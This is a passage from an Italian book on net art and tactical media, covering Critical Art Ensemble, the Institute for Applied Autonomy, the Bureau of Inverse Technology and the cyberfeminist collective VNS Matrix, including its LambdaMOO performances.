[32] Realizzato in occasione del capodanno 2000, *Vectorial Elevation* consisteva in un sito Internet da cui gli utenti potevano disegnare, attraverso un'interfaccia grafica tridimensionale, sculture di luce combinando i movimenti di 18 diversi riflettori puntati sulla piazza dello Zocalo di Città del Messico. Tre Webcam riprendevano i giochi di luce e li ritrasmettevano sul Web, salvando di volta in volta le configurazioni scelte dagli utenti. Teorico della cosiddetta "architettura relazionale", Lozano-Hemmer aveva già realizzato nel 1995, insieme a Will Bauer, *The Trace* <www.telefonica.es/fat/erastro.html>, un'esperimento di telepresenza che attraverso un complesso sistema di sensori captava i movimenti di due diversi partecipanti, in spazi distanti, e li proiettava in uno spazio telematico in forma di vettori, suoni e grafica.
[33] Matthew Fuller, *Data Nudism. An interview with 0100101110101101.org about life_sharing*, <www.walkerart.org/gallery9/lifesharing/g9_lifesharing_interview.html>.
[34] <www.mongrelx.org>.
[35] Geert Lovink, *Interview with Harwood and Matsuko of Mongrel*, in *Readme!*, cit. Oppure, online su Nettime, <http://www.nettime.org/nettime.w3archive/199810/msg00036.html>.
[36] Ibid.
[37] Ibid.
[38] <www.linker.org.uk>.
[39] Graham Harwood, comunicazione personale, Londra, novembre 1999.
[40] Matthew Fuller, *Linker*, "Nettime", 27/09/1999, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9909/msg00154.html>. Il saggio di Manovich è in Lev Manovich, *Il Linguaggio dei Nuovi Media*, cit., pp. 277-89.

5

La matrice performativa

Invertire la tecnologia

Che la scienza moderna abbia progressivamente occupato domini un tempo esclusivo appannaggio della religione è un dato ormai consolidato. La loro capacità di fornire risposte ai bisogni fondamentali dell'uomo occidentale, hanno reso le scoperte scientifiche incontrovertibili, circofuse di un alone quasi mistico. La critica del progresso e della ragione scientifica ha trovato per contro pochi epigoni in ambito artistico.

Uno dei primi fu certamente il dadaista Alfred Jarry che, fondando sul finire dell'Ottocento la scienza patafisica, pose su un piano di equivalenza principi apparentemente incompatibili come la creatività e la logica, la fisica e la metafisica, il pensiero monolitico e libertario. La paradossale "scienza delle soluzioni immaginarie" o delle "leggi che governano le eccezioni" di Jarry, non rappresentava tuttavia un caso isolato. L'attacco al dogma scientifico venne anche, negli anni Venti, da Marcel Duchamp con la decostruzione della prospettiva fiorentina e l'introduzione del concetto di unità di misura variabile.[1]

Se la fisica moderna dissimulava il sistema di misurazione della realtà – bisognerà aspettare la meccanica quantistica affinché il principio di indeterminazione entri a far parte del metodo sperimentale – l'avvento del fascismo offriva una base per ragionamenti simili, ma applicati al corpo sociale. Nel breve saggio sulla *Struttura psicologica del fascismo*, Georges Bataille aveva iniziato ad esplorare il concetto di commensurabilità, co-

me collante delle società omogenee. “Il denaro – scriveva Bataille – serve a misurare ogni lavoro e fa dell’uomo una funzione di prodotti misurabili. Ogni uomo, secondo il giudizio delle società omogenee, vale secondo quello che produce, ossia cessa di essere un’esistenza per sé: egli non è pù che una funzione, disposta all’interno di limiti misurabili, della produzione collettiva”.[2]

Finite le guerre, il Collegio di patafisica si riallacciava a Jarry, e Isidore Isou imperniava la filosofia lettrista intorno alla (sua) soggettività,[3] mentre Piero Manzoni con la *Linea infinita* riattualizzava il metodo della misura variabile di Duchamp.[4] Bisognerà giungere tuttavia agli anni Settanta affinché lo scetticismo epistemico delle avanguardie storiche venga riorganizzato all’interno di una critica corrosiva del dogmatismo scientifico e del principio di commensurabilità. La metodologia anarchica o dadaista del filosofo della scienza Paul Feyerabend, fra gli altri, contribuì a sottolineare come i fattori che favorivano l’affermazione di una nuova scoperta fossero talmente tanti e di diversa natura da rendere di fatto imprevedibile ogni logica della scoperta scientifica.[5] Non è inoltre un caso, se uno dei maggiori teorici del post-moderno, Jean-Francois Lyotard, recupererà negli stessi anni il concetto di incommensurabile.[6]

Criticando la riduzione della scienza a fenomeno logicamente prevedibile e delle qualità dell’individuo a unità di grandezza calcolabili, le avanguardie artistiche si procuravano idee, materiali e strumenti per una “politica degli incommensurabili”.[7] Sul piano dei rapporti sociali, la critica era completata dall’analisi situazionista dello Spettacolo, considerato specchio fedele, nonché strumento di mantenimento del dominio e della separazione capitalistica.[8] Tuttavia, ciò che le avanguardie non potevano ancora prevedere era lo sviluppo poderoso delle tecnologie e delle scienze dell’informazione. Queste avrebbero da un lato consentito al potere di decentrare la produzione e riconfigurarsi in una forma sempre più invisibile, ma dall’altro avrebbero aperto nuove possibilità d’accesso alla comunicazione ai soggetti esclusi dal modello di trasmissione centralizzata.

A ereditare e riattualizzare la critica delle avanguardie, sarà il Critical Art Ensemble <www.critical-art.net> una cellula di radical americani formata da teorici, video-attivisti, poeti e performer, nata a Talahasse, in Florida, nel 1987. L’analisi del Cae sulle nuove forme del potere e della resistenza verrà trattata in seguito. Per ora, ci interessa sottolineare come il gruppo abbia ironizzato sul carattere feticistico della tecnologia con un catalogo per spedizioni postali, intitolato *Useless Technology. Technology so Pure that its Only Function is to Exists* (“Tecnologia inutile. Tecnologia così pura, che la sua sola funzione è quella di esistere”). Nella tradi-

zione delle macchine celibi, il catalogo getta uno sguardo straniante sulla produzione tecnologica, spogliata di ogni valore d'uso ed esaltata come culmine dell'*ingegneria del desiderio*.

Il frullatore con 12 differenti velocità di missaggio, lo stereo che memorizza fino a 181 stazioni radio, l'allarme auricolare che ti tiene sveglio durante la guida e il piccolo phon per riordinare i peli del naso compongono un'archeologia domestica di attrezzi inutili, come i pelapatate a pile, abbandonati nelle credenze e in fondo agli armadi. A livello macro, *l'useless technology* si ritrova invece in quei colossali monumenti alla trascendenza che risalgono per lo più all'era reganiana. I cimeli della guerra fredda come la sorgente spaziale di energia nucleare per i sistemi antimissile, il raggio laser spaziale, il pesantissimo missile che non decolla, testimoniano la natura spaventosamente simbolica della corsa agli armamenti. Come recita un entusiastico strillo del catalogo: "Molti prodotti precedentemente considerati apocalittici o utopistici sono ora *completamente inutili*!". Pronti quindi per essere contemplati e collezionati, secondo quella mania, tutta americana, per il modernariato tecnologico, già descritta nei racconti di William Gibson come *Il Continuum di Gernsback*.[9]

Il lavoro sull'immaginario tecnologico ha l'effetto principale di strappare le tecnologie dal contesto scientifico. La demistificazione del prodotto d'ingegneria come baluardo del progresso, consente di iniziare un processo di riorganizzazione del materiale. Questo è quanto accaduto nell'ambito della fantascienza più visionaria e critica e in quel grande laboratorio di riscrittura che è il cyberpunk.[10]

L'operazione di infiltrazione nel dominio di una scienza che probabilmente non è mai appartenuta completamente a sé stessa, ritorna nel lavoro dell'Institute of Applied Autonomy. Fondato nel 1998, l'Iaa <www.appliedautonomy.com> è un collettivo di ingegneri, ricercatori, designer e attivisti provenienti dai campus americani. È in università e istituti come Stanford, Princeton o il Mit che gran parte della ricerca tecno-scientifica viene sovvenzionata con investimenti militari rivolti alla progettazione di robot da combattimento, "pallottole intelligenti" e dispositivi per il riconoscimento automatico di diversi tipi di obiettivi (umano, abitazione, fabbrica).

Invertendo "le relazioni tradizionali tra le strutture di potere autoritarie e i robot" l'Iaa ha messo a punto *Contestational Robotics*, un progetto che mira a estendere "l'autonomia degli attivisti politici" dotandoli di sorprendenti "protesi". *Little Brother,* per esempio, è un robot antropomorfo ispirato al design dei giocattoli per bambini e alla fantascienza pop, che viene utilizzato per distribuire volantini agli angoli delle strade

o nei mall commerciali. Il *Graffiti Writer*, un veicolo radiocomandato equipaggiato con bombolette spray, può lasciare sul suolo un messaggio impartito remotamente. Anche in questo caso l'estetica da "giocattolo" favorisce la partecipazione dei passanti, invogliandoli a prendere in mano il telecomando per lasciare i loro messaggi nello spazio pubblico. In occasione della cerimonia di premiazione di Ars Electronica 2000, il *Graffiti Writer* ha invaso il palco in diretta tv vergando un messaggio di solidarietà al media center viennese Public Netbase, attaccato dal governo populista di Jorg Haider. A un livello tecnico più sofisticato si pone invece *StreetWriter*, un furgone attrezzato con lo stesso tipo di strumentazione, ma di dimensioni nettamente superiori. Grazie a un sistema di immissione dati contenuto nel furgone, basta preimpostare una frase ed essa verrà graffitata in terra a caratteri cubitali, con lo stile "puntato" di una stampante ad aghi. Una significativa dimostrazione di questo nuovo modello è stata fornita nel corso delle presidenziali americane del 2000, con una serie di scritte giganti nei piazzali antistanti l'edificio del Congresso americano.

Tutti i progetti dell'Iaa, anche quelli non attinenti alla robotica, rappresentano un tentativo di aggirare le tecniche di sorveglianza dispiegate nello spazio pubblico, riprogettando le tradizionali forme di resistenza e sottrazione al controllo. Su un piano simile, anche se certamente più complesso, si pone il Bureau of Inverse Technology <www.bureauit.org>. Fondato nel 1991 a Melbourne e divenuto operativo intorno alla metà degli anni Novanta, nel cuore della Silicon Valley, il Bureau si presenta in modo anonimo, quasi banale, come "una burocrazia internazionale, un'agenzia informativa al servizio dell'era dell'informazione". Rispetto alla critica dell'*useless technology*, il Bit sposta l'attenzione dal feticismo tecnologico alla connessione tra tecnologie e scienza dell'informazione. Non si limita quindi a farsi beffa degli ultimi feticci hi-tech, ma offre esso stesso al consumatore "prodotti, informazioni, packaging, marketing e tecnocommentari".[11]

Tra i tanti servizi informativi, c'è la *Suicide Box*, un sistema di videomonitoraggio sensibile al movimento, progettato nel 1995 dall'allora ricercatrice di Xerox Park Natalie Jeremijenko. Piazzato per cento giorni sotto al Golden Gate Bridge di San Francisco, l'apparecchio entrava in funzione ogni volta che un movimento verticale, un oggetto o un corpo lanciato dal ponte, attraversava il suo campo ottico. Oltre a essere un'attrazione turistica, il Golden Gate Bridge è infatti tristemente noto come uno dei "parapetti prediletti" dai suicidi. Nel video-documentario, prodotto l'anno successivo, il Bureau forniva dunque una serie di dati stati-

Institute for Applied Autonomy, *Graffiti Writer,* 1999

Bureau of Inverse Technology, *www.bureauit.org*

stici sul numero e la frequenza dei lanci registrati, sul lato del ponte e sulle ore del giorno in cui occorrevano più frequentemente.

Sebbene la pubblicazione di tali dati potesse sembrare uno scherzo di cattivo gusto, essa aveva in realtà profonde implicazioni politiche. Basti considerare che in seguito al terremoto del 1994 l'autorità del Golden Gate Bridge aveva dotato il ponte di decine di sensori in grado di registrare gli eventi sismici, ma si era rifiutata di innalzare i parapetti e di installare delle telecamere di sorveglianza che aiutassero a prevenire i suicidi. Evidentemente l'informazione prodotta dall'evento sismico era considerata dalle autorità cittadine più spettacolare o pubblicamente spendibile di quella generata dal *record* (nel doppio senso di "registrazione" e di "primato") dei suicidi.

Il vero oggetto della ricerca del Bit non risiedeva solo nella semplice segnalazione di un'omissione nella sfera della pubblica informazione. Era piuttosto l'impiego di un apparato di rilevazione tecnologicamente avanzato – il modo in cui l'informazione era presentata al pubblico – a costituire il fulcro dell'operazione. Il Bureau si accreditava come un'agenzia che forniva informazioni affidabili, perché impacchettate "in un modo che le rendeva equivalenti a un'informazione che non viene messa in discussione (dati standard ufficiali)".[12] Il passo successivo era quello di rendere pubblici i dati sul tasso dei suicidi associandoli all'andamento dell'indice Dow Jones. Il *Despondency Index* metteva dunque in relazione fattori statisticamente misurabili, come il valore della vita di una persona, con la volontà di morire, promettendo così di "riformare drasticamente i fattori di calcolo della sfera pubblica".[13]

Il linguaggio seducente e popolare della tecnologia, consentiva dunque all'agenzia di immettere nell'infosfera scomodi interrogativi sui risvolti ideologici del progresso tecno-scientifico. Dopo la *Suicide Box*, il Bit progettava un intero network di video-camere, ribattezzato *Bang Bang*, dotato di sensori in grado di registrare in tempo reale eventi intermittenti come esplosioni da armi da fuoco, incidenti stradali, l'innalzamento dei livelli di radioattività o di inquinamento dell'aria. Anche in questi casi, la video-camera entrava in funzione solo al manifestarsi di eventi poco rilevanti dal punto di vista visivo, ma significativi da un punto di vista sociale e ambientale.

L'indagine nei coni d'ombra dell'*information technology* era iniziata già nel 1997, quando il Bit aveva montato una telecamera su un aeroplanino spia radiocomandato. Il *Bit Plane* aveva quindi sorvolato più volte le "no-camera zone" della Silicon Valley, riprendendo i più importanti laboratori di ricerca dell'It (Apple, Helwett Packard, Netscape, Lockeed

Missiles, Xerox Parc, Atari e tanti altri). Il solo fatto di riprendere e analizzare la geografia di un'area industriale strategica e ultraprotetta rendeva il *Bit Plane* un'autentica sfida alla presunta infallibilità dell'It. Il video estratto dalla ricognizione mostra inoltre il modo in cui i "densi network cellulari" della Silicon Valley hanno suddiviso e colonizzato il territorio.

Non diversamente, nel 1998, la Jeremijenko aveva scritto un "virus per stampanti" chiamato *Stump*, che memorizzava il numero di pagine utilizzate dalla stampante di un personal computer. Quando la periferica consuma un quantitativo di fogli pari alla polpa di un tronco di un albero, il programma stampa un disegno raffigurante gli anelli di albero in sezione. In questo modo l'utente viene costantemente ragguagliato sulle ricadute ecologiche della sua produzione intellettuale.

Anche la manipolazione genetica è divenuta recentemente oggetto di indagine per il Bureau. Nel 1999 il Bit ha lanciato infatti il progetto della *Bitsperm Bank*, una banca dello sperma che non si limiterà a conservare o rivendere lo sperma dei singoli donatori, ma procederà alla realizzazione di "ibridi di sperma ottimizzati". La banca, ribattezzata Democrazie, equipara lo spermatozoo di un singolo donatore al percorso di un individuo in una democrazia occidentale. Calcolando i diversi fattori, quali "i dati assicurativi, le informazioni di marketing, i tipi di consumo, le registrazioni dei crediti bancari, la storia medica, la fedina penale, la fedeltà ai marchi" del donatore, il Bit metterà a punto dei mix di sperma, la cui composizione verrà definita in base alle richieste dell'acquirente: per esempio "un prodotto ottimizzato potrebbe essere al 12% nero, al 4% autista di Bmw, allo 0,002% vincitore del Lotto".[14]

In un paese, gli Usa, ossessionato dall'individuazione delle basi genetiche dei comportamenti culturali, la *Bitsperm Bank* si pone quindi come la banca del futuro, che fissa il valore economico-sociale di un individuo quando ancora si trova nella fase potenziale. La ricostruzione "a ritroso" dei diversi fattori che compongono lo sperma – oltre a rivitalizzare un'ipotesi evolutiva di tipo lamarckiano – somiglia al processo di astrazione e di equivalenza generale posto in essere dal denaro. Al punto che i mix di sperma sono, nella filosofia della *Bitsperm Bank*, delle vere e proprie monete di scambio, il cui valore è determinato dalla proporzione tra i vari fattori.

La Matrice di Venere

È l'estate del '91. Ai confini meridionali del deserto australiano, nella città di Adelaide, quattro amiche spendono le loro giornate cercando so-

luzioni al caldo torrido e alla noia. Josephine Starrs è fotografa, e ha studiato nel dipartimento di Women Studies, dove ha conosciuto Julianne Pierce, che fa un po' di tutto, la cabarettista, la videomaker e la dj; Virginia Barratt esplora con le sue performance il corpo femminile e la follia, Francesca da Rimini ha un background da filmmaker in Super8 e conduttrice della radio pubblica di Adelaide. Integrando i diversi percorsi, le quattro danno vita a un gruppo, Velvet Downunder, che lavora sull'immaginario erotico al femminile. Creano quattro personaggi, Beg, Bitch, Fallen e Snatch, scattano fotografie, le lavorano in Photoshop, e producono una serie di cartoline a sfondo sessuale in stile anni Venti.

L'immagine digitale apre nuovi immaginari, l'*hype* sui computer è appena esploso e il gruppo decide di abbandonare l'erotismo per dare vita a un collettivo "cyberfemminista", termine coniato per l'occasione. Nasce così Vns Matrix <http://sysx.org/vns>, il primo gruppo che esplora le relazioni tra le donne e i nuovi media, sia nella cultura popolare sia nei circuiti dell'arte. Come ricorda Francesca da Rimini, "all'epoca moltissime donne già lavoravano con i computer, eppure nei media popolari non venivano rappresentate; la letteratura cyberpunk, dal canto suo, forniva un'immagine stereotipata e bidimensionale dei personaggi femminili. C'era inoltre una generazione di giovani donne che non si sentiva più a suo agio con la definizione storica di femminismo. Creando Vns Matrix, noi ci inserivamo nell'immaginario pop creato dal cyberpunk, per esplorare nuove forme di rappresentazione e nuove opportunità per le donne".[15]

Il gruppo inizia così a disegnare nuovi scenari fantascientifici e a popolarli con personaggi caricaturali. Nasce uno spazio interamente digitale e immaginario, chiamato la "Zona contestata, un terreno per la propaganda, la sovversione e la trasgressione", in cui le relazioni di potere storicamente definite dal patriarcato sono ormai saltate. Big Daddy Mainframe, uno yuppie che gira con una 24 ore, incarna il complesso militare-industriale-spettacolare. Il suo aiutante Circuit Boy è un "pericoloso techno-bimbo" cromato, senza testa e arti ma con un grande pene che si trasforma all'occorrenza in telefono cellulare.[16] A combattere Big Daddy c'è All New Gen, entità femminile priva di corpo e in grado di passare attraverso tre stadi differenti: un virus di computer, un virus biologico o una nebbia intelligente. Come ogni "anarco-cyber-terrorista" che si rispetti, All New Gen deve infiltrare e sabotare le banche dati di Big Daddy Mainframe, per gettare i semi del Nuovo disordine mondiale. A coadiuvarla ci sono le "Dna Slut", delle prostitute sempre bagnate che riforniscono Gen di G-Slime, ossia di muco vaginale, un carburante indispensabile per affrontare le insidie della Zona contestata.

Lo scenario, arricchito da molti altri spazi e personaggi, divenne la base per *All New Gen*, un'installazione comprendente un cd-rom (una parodia di un gioco interattivo), nastri audio, un video erotico, diverse scatole luminose ed elementi scultorei, che venne esposta in Australia e in molti altri paesi.

Alla pura invenzione fantastica, il gruppo affianca sin dal principio una riflessione teorica, che trova il suo esito nel *Manifesto Cyberfemminista per il XXI secolo* (1991), tradotto poi in sette lingue e reinterpretato sotto varie forme, come un grande cartellone pubblicitario o una colonna sonora. Nelle poche linee che lo compongono, si proclama la nascita di un nuovo soggetto, di una "fica futura", che scardinerà l'ordine simbolico e maschile del discorso dall'interno.

L'affermazione che tra la clitoride e la matrice vi è una "linea diretta", un nesso sostanziale, non è casuale. Il termine *matrix* ha infatti una doppia valenza, sia come generatrice ultima della realtà immersiva e simulata del cyberspazio – secondo la vulgata cyberpunk – sia come genitrice biologica, secondo l'etimologia latina della parola. Insomma tra il cyberspazio o, più in generale, tra la tecnologia e il femminile, esiste una connessione profonda, che il femminismo storico, generalmente tecnofobico, aveva ignorato. Se Vns Matrix fonda quest'enunciato su un'intuizione che scaturisce dalla propria esperienza diretta, nello stesso istante, dall'altro capo del mondo, c'è qualcuno che approda alle stesse conclusioni, partendo però dalla ricerca accademica.

La persona in questione si chiama Sadie Plant, ed è la direttrice dell'Unità di ricerca di cultura cibernetica alla Warwick University in Inghilterra. Pur non conoscendo, in un primo momento, il lavoro del collettivo australiano, la Plant impiega presto lo stesso termine "cyberfemminismo", per enunciare il carattere intrinsecamente femminile della tecnologia. Come rileva acutamente Alex Galloway, a proposito di uno dei testi base di Plant, *Zeros and Ones*:

> In tutto il suo lavoro la matrice è una metafora primaria. Si materializza storicamente nei processi d'intessitura dei telai industriali, negli operatori telefonici prevalentemente femminili, nel tropo della donna programmatrice (Ada Lovelace, Grace Murray Hopper) e nella struttura reticolare del cyberspazio. In virtù di ciò, la Plant scrive che la tecnologia è fondamentalmente un processo di emascolinizzazione.[17]

Secondo Plant, la tessitura, come attività specificamente femminile, è il nesso simbolico che lega la fase industriale a quella post-industriale. Un

nesso che trova il suo corrispettivo materiale nell'evoluzione del telaio di Jacquard Loom, che usava dapprima le schede bucate e poi veri e propri software. Certo, questa interpretazione della tecnologia e del femminile espone il fianco alle critiche di "essenzialismo". Di fissare cioè delle proprietà invariabili del femminile (la capacità imitativa, tessile, relazionale) che si tramanderebbero attraverso la storia, finendo così per negare ogni possibilità di posizionare la donna come soggetto storico.[18]

A prescindere dalla loro solidità, le teorie di Plant contribuivano a creare e alimentare il campo immaginario del cyberfemminismo di cui Vns Matrix era l'espressione concreta più avanzata. In quel periodo, una delle attività preferite del gruppo è quella di compiere incursioni frequenti nel LambdaMoo, uno dei primi Moo (Multiple Oriented Object) di solo testo della rete. I Moo sono un tipo particolare di Mud (Multiple User Dungeons o Multiple User Domains) che facilitano particolarmente la costruzione di ambienti condivisi. Qui i partecipanti si incontrano indossando una o più maschere sociali, mettendo in scena complessi giochi di ruolo e facendo esperienza di diversi aspetti del sé.[19] Tuttavia, queste nuove forme di socialità vengono abitualmente esperite a livello individuale. L'intuizione di Vns Matrix è invece quella di irrompere nel Moo in modo coordinato, inscenando delle vere e proprie performance a più voci. Per esempio, le quattro si presentano nelle aree pubbliche del LambdaMoo come gli attori protagonisti del noto serial televisivo *Beverly Hills 90210*. Spesso privi dell'ironia necessaria ad afferrare il senso di una simulazione, i teenagers americani che frequentano il Moo credono, ingenuamente, di trovarsi effettivamente a contatto con i loro idoli televisivi. Ma Brenda Walsh, Kelly Taylor, Dylan McKay e Steve Sanders si comportano in modo bizzarro, mostrando un lato di sé del tutto inedito:

> *Dylan_McKay [a Brenda_Walsh]:* sei pronta per me stanotte, piccola?
> *Brenda_Walsh dice*, non c'è momento che passi che io non brami la tua personalità di drogato
> *Kelly_Taylor dice*, l'arte oggi è attaccare chiunque uno incontri
> *Brenda_Walsh batte lo splendido culo di Dylan_McKay senza pietà*
> *Steve_Sanders [a Brenda_Walsh]:* Hey, che succede piccola... dai, Zio Steve ha bisogno di qualche attenzione... Sì, lo so di non essere l'uomo innocente che ero una volta, ma veramente, Dylan? Quel cadavere?
> *Dylan_McKay quasi affoga nel lavatoio ma il suo ego lo tiene a galla.*
> *Brenda_Walsh [a Steve_Sanders]:* Siamo mostruosi, multipli e siamo preoccupati per la tua sicurezza. In ogni modo, anche tu hai avuto un debole per Dylan di tanto in tanto.

Una performance come questa ci mostra chiaramente come televisione e cyberspazio conducano una vera battaglia su corpo e identità. Da un lato la fiction televisiva restituisce un'immagine rigida e codificata del corpo, e dei simboli di status a esso associati: bellezza, celebrità, competizione e successo, da valori identificativi dell'élite dominante, vengono astratti e rivenduti come stili di vita a tutto il corpo sociale. Se in tv la società reale viene sussunta dalla rappresentazione spettacolare (Debord), nel gioco del Moo lo spettacolo televisivo viene liquefatto dal gioco sociale delle interpretazioni. Vns Matrix può dunque utilizzare il guscio del clichè di *Beverly Hills 90210*, per riprogrammarne la trama, reinterpretarne i personaggi e lasciare aperto un varco all'imprevisto, all'inserimento di altri attori. Del resto nessuno sa chi siano veramente Brenda, Dylan, Kelly e Steve. La differenza è che se la tv li inchioda a un ruolo preassegnato, Vns Matrix suggerisce che, nella molteplicità delle loro rappresentazioni, essi siano portatori di una sessualità e di una natura indecifrabile e forse aliena e mostruosa.

Dalle esperienze di travestimento e gioco identitario nel Moo, Vns Matrix crea nuovi personaggi e progetti come *Spiral Space* e il *CorpusFantasticaMoo*, un ambiente testuale multiutente che, come molti altri lavori del collettivo, rimarrà a livello di *vaporware*, puramente immaginario. Vale tuttavia la pena ricordare la presentazione dell'ambiente:

> *CorpusFantasticaMoo* è un corpo colonizzato, dove innumerevoli entità si incontrano. Potresti non comprendere una parte del linguaggio che incontri in questo corpo, e sarebbe consigliabile se familiarizzassi con altri metodi per costruire il significato. Non pensare mai di parlare con un membro di una classe, un genere o una specie privilegiata. Noi forniamo accesso di rete mentale a entità con bisogni particolari. Quello che le entità residenti o gli ospiti dicono potrebbe non piacerti. Stai attenta – non c'è codice morale in questo "posto".[20]

Dopo avere creato una serie di spot cinematografici per parchi tematici virtuali immaginari, nel 1996 Vns Matrix riceve un ingente finanziamento dall'Australian Film Commission per realizzare il prototipo di un videogame tridimensionale. Ultimato nel 1997, *Bad Code* riprende e sviluppa alcune degli spunti di *All New Gen*, come l'idea di costruirsi un corpo per gettare i semi del Nuovo disordine mondiale. Tuttavia includendo personaggi come un dottore aborigeno gay di sessant'anni e una skater quattordicenne lesbica, venne considerato "troppo avanzato" per il mercato dei videogame e non entrò mai nella fase della produzione e distribuzione industriale. *Bad Code* fu l'ultimo progetto di Vns Matrix,

Francesca da Rimini, *Doll Space,* 1997

Francesca da Rimini, *Los Dias Y Las Noches de Los Muertos,* 1999

finito il quale le quattro donne del gruppo decisero di riprendere il proprio cammino individuale.

L'attitudine a sperimentare con il Moo testuale rimase viva in Francesca da Rimini, che dal 1996 aveva già creato la stanza della Padrona dei piaceri detestabili e diversi personaggi nel LambdaMoo. Puppet Mistress, Gash Girl, Profanity, Voice Idol diventavano altrettante manifestazioni fantasmatiche di una personalità multipla, sempre pronta a rinascere e a mutare a seconda delle entità (Mr. Manhattan, Snakeboy, The Puppet, Rentboy) che incontrava.[21]

Nel LambdaMoo, Gash Girl perde la cognizione del tempo naturale. Chi si imbatte nella sua stanza rimane sedotto dalle possibilità di gioco che essa dischiude. Se il visitatore è abbastanza intraprendente invia un messaggio. La Padrona risponde sempre nel giro di poche ore, se non di pochi minuti. A volte nascono legami di fratellanza altre volte il rapporto è basato sul dominio e la sottomissione. Vengono fissate regole, la cui violazione comporta punizioni di diverso grado, fino alla rottura della relazione. In ogni caso, il testo rimane l'unico veicolo di ogni negoziazione: Gash rifiuta sempre incontri in *real life* o tramite altri media. Prive di riscontri fisici e materiali, le linee di testo incanalano progressivamente il gioco dei sensi e del desiderio. Il testo e il codice si fanno così corpo, da succhiare, marchiare, scopare. Nata e cresciuta *in absentia*, la relazione ha bisogno di essere continuamente alimentata con nuovi testi. Non c'è spazio per l'ordinario, ma solo per la simulazione di un'intensità crescente, che può trasformarsi in qualsiasi cosa.

Nel 1996 Francesca da Rimini si trova a Kyoto, antica capitale del Giappone. Si arrampica con la bicicletta lungo la costa di una montagna, quando un'amica le indica un laghetto in fondo alla valle, su cui è sospeso un alone di condensa. "Quello è lo stagno in cui le donne affogarono per centinaia di anni le loro figlie neonate". Midori-gaike è il nome del lago che significa "fango senza fondo", a simboleggiare forse gli strati biologici depositatisi in secoli e secoli di infanticidio. Profondamente impressionata dalla triste vicenda, l'artista australiana crea il personaggio di Doll Yoko, ragazza fantasma riemersa dal fondo dello stagno, "con una profonda fame di bambola per l'impossibile". Ne nasce, nel giro di sei mesi, *Dollspace* <www.thing.net/~dollyoko>, un ipertesto di circa 700 pagine tra animazioni, testi e immagini, accompagnato da un'evocativa colonna sonora del musicista australiano Michael Grimm. Come scrive Yvonne Volkart:

> [Doll Yoko] è un fantasma – visto che "tutte le donne sono fantasmi e dovrebbero essere giustamente temute" – e ha, tra le altre cose, desideri mo-

> struosi per giovani ragazzi (i "ragazzi del fiume"). Come doll/gashgirl/ghost, non è una donna naturale, ma piuttosto una copia/"essenza" postumana che emerge dagli abissi della società patriarcale. Anche se è una bambola, non è liscia ed omogenea come Barbie; è ferita, uccisa, violata, piena di fantasie di potere e di perdita di controllo, di *cum*, di scopare e uccidere, di essere scopata ed essere uccisa.[22]

Nello spazio della bambola si snodano ed eruttano anarchicamente diverse linee di fuga, che sono altrettanti stadi dell'essere o della coscienza. Le esperienze-limite del LambdaMoo e le voci remote o sepolte di amici, amanti e sconosciuti si intrecciano come figurazioni di Doll Yoko. La bambola parla ed esiste attraverso di loro, loro prendono voce attraverso di lei, come in un rito voodoo. Città come Pietroburgo, Verona, Kyoto, diventano spazi sospesi nel tempo, inabitati o percorsi da soli fantasmi. Manifestazioni efemere che evocano il potere del non-detto, di ciò che è stato rimosso e addomesticato dalla ragione economica, e che sono il vero filo conduttore di tutto l'ipertesto. È in questo contesto che entra in gioco la poesia degli zapatisti: "Siamo i morti che camminano" dice il subcomandante Marcos. "Non avevamo una voce, un volto, un nome, un domani. Non esistevamo" le fa eco il maggiore Ana Maria dell'Esercito zapatista di liberazione nazionale.

Da questo strale, sviluppato in collaborazione con Ricardo Dominguez, nascerà *Los Dias Y Las Noches de Los Muertos* <www.thing.net/~dollyoko/LOSDIAS/INDEX.html> una narrazione multipla non interattiva che, suddivisa in cinque frame che *refreshano* asincronicamente, fa collidere diverse visioni del mondo. Da un lato le favole e la ricerca di una *nueva realidad* da parte degli indios del Chiapas, dall'altro i progetti visionari di militarizzazione spaziale dell'Us Space Command, una neonata agenzia governativa per il coordinamento delle attività di esercito, marina, aviazione e Nasa. Nel mezzo, il paesaggio decadente della città industriale, le strategie di guerra di Napoleone e le icone marcescenti o sfavillanti del potere, dai decrepiti Donald Duck alle vetrine della V Avenue di New York, i broker di Wall Street, i bombardamenti Nato in Kosovo, la morte di Carlo Giuliani. L'impiego di materiali misti, come foto digitali, scansioni di collage cartacei, campionamenti sonori del subcomandante Marcos e di testi di strategia di Napoleone, ne fanno un lavoro multistrato e aperto alla reinterpretazione. Del resto, *Los Dias* nasce dalla collaborazione di un network di persone ramificato tra New York, Roma, Adelaide e il Chiapas. Tra queste, ci sono la romana Agnese Trocchi[23] e la newyorkese Diane Ludin, con

le quali dal 1999 l'artista australiana ha avviato il progetto collaborativo *Identity_Runners* <www.idrunners.net>.

Intersecando le vite e gli immaginari di Discordia, Efemera e Liquid Nation, *Identity Runners* è un collage dinamico di testi, musiche e immagini che vengono riassemblati in un bacino Web collettivo. In occasione delle performance dal vivo, che vengono inscenate in diverse parti del mondo, il materiale prodotto sul Web viene ricombinato ulteriormente con uno streaming audio-video e una chat Irc. Quando le tre *Id_Runners* si incontrano nello spazio fisico, coinvolgono persone e artiste del suono, dell'immagine o del video. E così, "ciascuna diventa un segmento_totale di un circuito di carne con gli altri Runner. Ciascuna diventa la micro_narrazione di una donna, come singolarità di pelle e come fantasmi digitali che trasformano gli spazi feticizzati del capitale virtuale verso un mondo che rende tutti i mondi possibili".[24]

Il Mercato dei falsi

Nel 1980 Gilles Deleuze e Félix Guattari pubblicavano *Mille piani. Capitalismo e schizofrenia*. Nel dipanare il loro ragionamento, i due filosofi francesi dedicavano un'intera sezione del libro al Corpo senza Organi. Una metafora mutuata da Antonin Artaud, che serviva a molti scopi: al superamento della dialettica dell'uno e del moltiplice ma anche a formulare una rappresentazione del sé come molteplicità di macchine desideranti. Secondo i due, il corpo senza organi si oppone all'organizzazione gerarchica del corpo (l'organismo), aprendolo a "connessioni che suppongono tutto un concatenamento, circuiti, congiunzioni, suddivisioni e soglie, passaggi e distribuzioni d'intensità".[25]

